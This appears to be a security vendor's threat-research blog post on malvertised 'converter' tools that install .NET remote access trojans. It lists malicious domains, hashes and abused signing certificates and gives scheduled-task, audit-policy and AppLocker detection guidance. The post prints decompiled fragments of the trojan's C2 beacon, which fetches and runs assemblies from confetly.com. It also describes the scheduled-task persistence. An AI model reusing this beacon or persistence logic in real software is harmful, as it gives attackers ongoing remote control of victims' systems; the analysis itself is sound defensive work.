

# Free Converter Software – Convert Any System from Clean to Infected in Seconds


**N** [nexttron-systems.com/2026/01/14/free-converter-software-convert-any-system-from-clean-to-infected-in-seconds](https://nexttron-systems.com/2026/01/14/free-converter-software-convert-any-system-from-clean-to-infected-in-seconds)

Maurice Fielenbach

January 14, 2026



Over the past few months, we have analyzed many infection chains that all start in a very similar way: malicious advertisements placed on legitimate websites. These ads lure users into downloading “converter” tools that promise to convert images or documents (for example, Word to PDF and back). In the foreground, these tools usually work as promised, so users do not become suspicious. In the background, however, they behave almost identically: they install persistent remote access trojans (RATs) that give the threat actor continuous access to the victim system. In this blog post, we will give an overview of several of these malware campaigns and show how similar they are. The good news is that, because of these similarities, you do not have to know every single campaign and detail to defend against them. You can prevent or at least detect most of them by applying the same strategies, which we will outline in this post. We will also show how THOR can be used to uncover these infection chains much more easily than doing only manual threat hunting, compromise assessments, or digital forensics.



easy2convert payload delivery website

## It Starts with a Malicious Google Ad


When you analyze RAT infections like this often enough, you develop an intuition for where to start looking. It becomes a probability game: a security solution raises an alert about a suspicious application that communicates with the internet. Phishing or vulnerability exploitation are always possible, but in these particular cases the initial infection is almost always a file downloaded from the internet, usually after clicking on a malicious advertisement.

Another strong clue is that the initial infection is tied to browser activity. On Windows systems, downloaded files may have a Zone Identifier. If the file shows `ZoneId=3`, it indicates that it came from the internet, which fits well with the malvertising scenario. The malvertising sources are very broad. We have seen examples on video game download pages, adult content sites, and even legitimate productivity tool websites that display malicious Google ads.

One example Google Chrome history shows a user first navigating to `pokemoninfinitefusion[.]net`. This site then loads Google ads, which can be seen as activity towards `doubleclick.net`. After clicking on one of these ads, the user is forwarded to `convertyfileapp[.]com` and finally to `lukgiop[.]com`, where `convertyfile.exe` was manually downloaded by the victim.



descriptions, contact information, and privacy policies. This common layout makes it relatively straightforward to recognize such sites once you have seen a few of them.



Converter-themed website similarities

Below is a list of domains we have seen distributing these malicious converters:

- ez2convertapp[.]com
- convertyfileapp[.]com
- powerdocapp[.]com
- infinitedocsapp[.]com
- convertmasterapp[.]com
- conmateapp[.]com
- pdfskillsapp[.]com
- pdfclickapp[.]com
- zappdfapp[.]com
- onezipapp[.]com
- crystalpdf[.]com
- pdfsparkware[.]com
- zipmatepro[.]com
- notawordapp[.]com

Interestingly, these domains often do not host the dropper files directly. Instead, they redirect the user to an additional domain that provides the actual download. For example, [conmateapp\[.\]com](#) delivers the file via [drown11\[.\]com](#). Other domains behave similarly, which extends the overall scope of the infrastructure by introducing further related domains and servers.

## Looking More Legitimate With Code Signing

---

At the time of this analysis, and while many variants of these backdoors were actively distributed, the stagers and files delivered via the malvertising infrastructure were often signed with code signing certificates. Many of those certificates have already been revoked, but new campaigns appear with new certificates that remain valid until they are discovered and blocked. The detected publishers appear as legitimate software vendors, which makes the binaries look more trustworthy both to end users and sometimes to security tools that initially only perform basic checks on the signature.

## From Ad Click to Scheduled Task

---

The downloaded “converter” usually acts as a dropper for additional stages. These stages ultimately create the files that perform the actual beaconing to the command-and-control server. From the user’s perspective, the converter works as advertised, so they do not suspect anything. In the background, however, the malware provides ongoing access to the system or directly exfiltrates files to attacker-controlled infrastructure. The infection chains are very similar across the different malware campaigns, even though they are not identical. Therefore, instead of describing each campaign individually, we will walk through one representative example and use this as the basis for the detection strategies described later.

## Example Chain: ConvertMate from ConMateApp

---

As an example, we look at [ConvertMate.exe](#) (SHA256: 64aaadd4c13d1b3e0daae138e5cc879c62b9e73787d4271567f46fbf5b5f440f), which is offered via [conmateapp\[.\]com](#). This site forwards to [dcownil\[.\]com](#), which serves the final download of [ConvertMate.exe](#). Like almost all of the initial droppers in this ecosystem, [ConvertMate.exe](#) is written in C#. This is useful for defenders because it allows us to (almost) fully decompile and inspect the code.


One notable component in this particular project is the file [ConvertMate.Windows.WelcomePage.xaml](#). It contains a [TextBox](#) element that already hints at the default installation path:

```
<TextBox Name="ApplicationPath"
  Width="236"
  Height="38"
  Foreground="#374151"
  Text="%LocalAppData%\ConvertMate"
  TextAlignment="Left"
  VerticalContentAlignment="Center"
  FontSize="14"
  Style="{StaticResource RedBorderTextBoxStyle}" />
```

And as we will see later, the `%LocalAppData%` directory is one of the most important detection anchors in these campaigns.

The C# project also contains a PowerShell script called `StructureV10Logic.Assets.conmate_update.ps1`. This script is responsible for creating a new scheduled task that runs a second-stage payload. The script again points to `%LocalAppData%`, this time to a file named `UpdateRetriever.exe` (SHA256: 09c2af472ab86b62a702e94a39df2bef09205f4249ed871cbeece751c1e7ef4f), which is the actual backdoor dropped onto the system.

The scheduled task is configured to start one day after creation and then to run every 24 hours in the context of the current user. In addition, the project includes ZIP archives that contain the visible application `ConvertMate.exe`, the beacon files, and the necessary libraries.




ConvertMate scheduled task configuration

Another common element across all observed malware variants is the creation of a text file inside the installation directory. In this example, the file is `%LocalAppData%\ConvertMate\id.txt`. This file contains a system-specific 32-byte UUID used to identify the victim during communications with the C2 server in the next stage of the infection.

## From Scheduled Task to a Malicious “Update”


As mentioned before, the scheduled task points to `%LocalAppData%\ConvertMate\UpdateRetriever.exe`. This executable comes from the ZIP file `StructureV10Logic.Assets.Updating_files.zip`. While the other ZIP files contain the actual

application and an uninstaller helper, `UpdateRetriever.exe` is the malicious payload. This file is also a .NET application, which again allows us to decompile and analyze it.



UpdateRetriever C2 beacon packaged as ZIP archive

The main functionality is implemented in a `Handler` class, which is responsible for the C2 communication. The C2 domain used in this example is `confetly[.]com`. When `UpdateRetriever.exe` runs, it first contacts `https://confetly[.]com/auth`. It sends the victim ID from `id.txt` and receives a token in return. This step registers the victim system with a unique identifier and serves as a minimal authentication mechanism before the C2 server delivers updates.



C2 beacon handler

The actual malicious behavior is implemented in compiler-generated F# classes. A central piece of this logic is the following call:


```
SeqModule.Iterate(
    new _0024Handler.HandleUpdates_004058(this, sessionInfo),
    SeqModule.Filter(
        _0024Handler.HandleUpdates_004057_002D2._@_instance,
        new UpdateGatherer().GetUpdates("https://confetly.com/update", token,
sessionInfo.InstallationTimestamp_0040)
    )
);
```

In this step, the malware contacts <https://confetly.com/update>, using the token and the installation timestamp to retrieve “updates” from the C2 server. These updates are code assemblies that are then executed on the victim system.

Further down in the decompiled code, the handling of these updates is implemented as follows (simplified):

```
[...]
public override Unit Invoke(string msg)
{
    this.@this.send(msg, "is5m");
    return null;
}
[...]
public override Unit Invoke(byte[] u)
{
    new UpdateManager(sessionInfo.ClientID_0040)
        .Update(u, new HandleUpdates_004058_002D1(this.@this));
    return null;
}
[...]
```

Here, the UpdateManager class acts as the final-stage execution component. Its Update method takes the raw payload bytes, computes an MD5 hash over the data, combines that hash with a hard-coded value and the victim's `user_id`, and sends this string back to the C2 as a simple further tracking or acknowledgement marker. It then attempts to load the received bytes as a .NET assembly, locates the assembly's entry point, prepares a minimal `string[]` argument, and invokes that entry point. In practice, this turns the updater into a generic execution engine: any .NET assembly delivered from `confetly[.]com` can be loaded, executed on the victim system, and the result of that execution is then sent back to the C2 via HTTP POST requests to `https://confetly[.]com/is5m`.



Primary RAT code execution functionality

The exact same pattern appears in other variants as well. After download, further files are dropped to disk, ultimately leading to scheduled tasks that point to executables inside `%LocalAppData%`, often named something like `Updater*.exe`. Some variants additionally create shortcuts on the user's desktop that open converter websites instead of real applications. This allows the operators to reuse web applications and still maintain continuous background access.

A small but useful forensic trick: in almost all cases we analyzed over the past months, the start boundary of the scheduled task was configured to be one day after the initial execution of the malware. If you are low on artifacts, logs, or even NTFS data, this "+1 day" offset can help you almost surgically pinpoint the timestamp and source of initial access.

## Detection

---

### Scheduled Tasks

---

What ultimately made these infections visible to us were correlation rules we built on top of existing EDR telemetry. Even though the EDRs did not raise dedicated alerts, they still recorded the execution of scheduled tasks.

This is key: the creation of suspicious scheduled tasks that run executables from `%LocalAppData%` is an excellent anchor for multilayered detection rules. It is also common practice to cover multiple detection locations so that, if one rule fails, another may still catch the activity.

For the creation of such tasks, the most useful Windows event is Event ID 4698 in `Security.evtx` (Task created). This event is not logged by default and must be enabled first. In addition, scheduled tasks are registered both on the filesystem and in the registry, so registry auditing and Sysmon can provide valuable complementary evidence. Sysmon Event ID 13 (Registry value set) is particularly useful here. As an additional note, Task Scheduler Operational events such as Event ID 100 (Scheduled Task started) and 200 (Scheduled Task executed) can help with correlation and timeline building.

Enable the Task Scheduler Operational channel:

```
wevtutil sl Microsoft-Windows-TaskScheduler/Operational /e:true
```

Enable relevant Object Access events:

```
auditpol /set /subcategory:{0CCE9227-69AE-11D9-BED3-505054503030} /success:enable  
/failure:enable
```

Enable registry auditing:

```
auditpol /set /subcategory:{0CCE921E-69AE-11D9-BED3-505054503030} /success:enable  
/failure:enable
```

After that, create a SACL on the registry path `HKLM\Software\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks`.

This path holds the standard task components such as triggers and actions. With a proper SACL, registry access and modification of scheduled tasks will generate corresponding event logs (for example, Security 4663 followed by 4657, or Sysmon 13).

For a more general description of registry SACLs and how to use them for detection, see [our article](#) on detecting MITRE persistence via registry Run keys and the Startup folder.

With the channels, policy, and SACLs enabled, you can now reliably detect suspicious task creation based on Event ID 4698. Additional Task Scheduler events (Event ID 100 / 200), registry events, and Sysmon logs then complement this picture by showing the registration and execution of the task, often pointing directly to executables in `%LocalAppData%` such as `UpdateRetriever.exe` or similar “Updater” binaries.

## Application Control

---

Application control adds another hard technical boundary on top of awareness, proxy controls, and scheduled task monitoring. In all cases we looked at, the initial droppers and later-stage binaries lived and executed from user-writable locations such as `%LocalAppData%`. This is exactly the kind of behavior that AppLocker, WDAC or similar technologies are designed to prevent. A pragmatic approach is to start with a simple allowlist and then gradually tighten it. Typically you allow signed binaries from known trusted publishers, plus executables from system locations such as `%WINDIR%` and `%PROGRAMFILES%`, and then block or at least audit everything executed from user profiles, downloads, and temp folders. Even if you initially run such a policy in audit mode only, it already gives you a very clear picture of how much “shadow IT” and ad hoc tooling is used in your environment.

For this ecosystem of malicious converters, `%LocalAppData%` is the central execution directory. Creating an explicit AppLocker rule that denies execution from this path is therefore a very effective measure. Combined with your existing scheduled task detections, this means that even if a task is created successfully, the payload in `%LocalAppData%` will not run.

In addition, you can harden your environment against specific abused code-signing certificates. If you have identified a malicious publisher used by one of the campaigns, AppLocker allows you to create a dedicated deny rule based on that certificate. A minimal example for such a rule in the `Exe` rule collection could look like this:

```

<RuleCollection Type="Exe" EnforcementMode="Enabled">
  <FilePublisherRule Id="11111111-1111-1111-1111-111111111111"
    Name="Block malicious publisher"
    Description="Block all binaries signed by Malicious Publisher"
    UserOrGroupSid="S-1-1-0"
    Action="Deny">
    <Conditions>
      <FilePublisherCondition
        PublisherName="O=Malicious Publisher Ltd, L=SomeCity, S=SomeState, C=US"
        ProductName="*"
        BinaryName="*">
        <BinaryVersionRange LowSection="0.0.0.0"
          HighSection="999.999.999.999" />
      </FilePublisherCondition>
    </Conditions>
  </FilePublisherRule>
</RuleCollection>

```

Below is a list of publishers we have seen distributing these malicious converters:

- BLUE TAKIN LTD (Thumbprint: A6BD7B323D3135E4F13F5C198EA23163D622B538)
- TAU CENTAURI LTD (Thumbprint: F38B5E3A3A9807A36BC947B75BF14BC8091C83A7)
- SPARROW TIDE LTD (Thumbprint: 8D4FB4A66FD31E36515B5E54D48F31B7715B8AF9)
- TECHNODENIS LTD (Thumbprint: D8263A1EA0C4D119C5346E1B26200377283774F4)
- AMARYLLIS SIGNAL LTD (Thumbprint: 02C4B0C7438F3AE718FFA47137B75151713F38EA)
- BLACK INDIGO LTD (Thumbprint: 3B5253A4853056458675B5CB1903C05BC2DBBD1B)
- LONG SOUND LTD (Thumbprint: ECE7440C53C235E5E69E57EACB9250154AF20DE0)
- OR KAHOL LTD (Thumbprint: 4217BAC417F82CC3416ACD4E3954DD17A1E8E23D)
- Astro Bright LTD (Thumbprint: FE8AC01467F8E21806BA338E69DF21B5B7E74E78)
- Mainstay Crypto LLC (Thumbprint: E3EFCCB48A282FE2091CBA889D79BF65DEF49607)

## THOR

---

THOR already has you covered. Even the default ruleset and heuristics will light up the relevant aspects of the infection, especially the highly suspicious scheduled task. In the cases we analyzed, THOR did not just flag the “weird executable in %LocalAppData%” but also the corresponding task definition and related artifacts that other tools had happily ignored.

On a typical host, the first thing you notice in a THOR report is the correlation around the scheduled task. THOR will not only detect the corresponding Event ID 4698 (task created), it is also able to discover the infection with its file scanning module, which can directly parse and display the contents of the task file located under `C:\Windows\System32\Tasks\`. Suddenly, what would otherwise be a GUID-like task name turns into a readable XML snippet in your report, including the exact path to `UpdateRetriever.exe` in %LocalAppData%, the one-day delay, and the 24-hour recurrence interval.

```

MODULE: Filescan
MESSAGE: Suspicious file found
SCORE: 45
FILE: C:\Users\azueruser\Downloads\Collection-DESKTOP-JGLJLD-2025-12-06T09_57_51Z\uploads\auto\C%3A\Windows\System32\Tasks\Easy2ConvertTask
EXT:
TYPE: Windows At Job
SIZE: 3762
MD5: af8d444ff488653db8976ba14f4c3008
SHA1: 07bd5e83ac9f910dcc74222d1d7d569630cd73ba
SHA256: e7b8d75beadf75b6f312edbf352bc28faf31956ae02eeccaec55a3d8d421ddf4
FIRSTBYTES: fffe3c003f0078006d006c002000760065007200 / <?xml ver
CREATED: Sat Dec 6 10:07:35.591 2025
MODIFIED: Sat Dec 6 09:57:25.000 2025
ACCESSED: Sat Dec 6 10:07:35.591 2025
PERMISSIONS: :F
OWNER: BUILTIN\Administrators
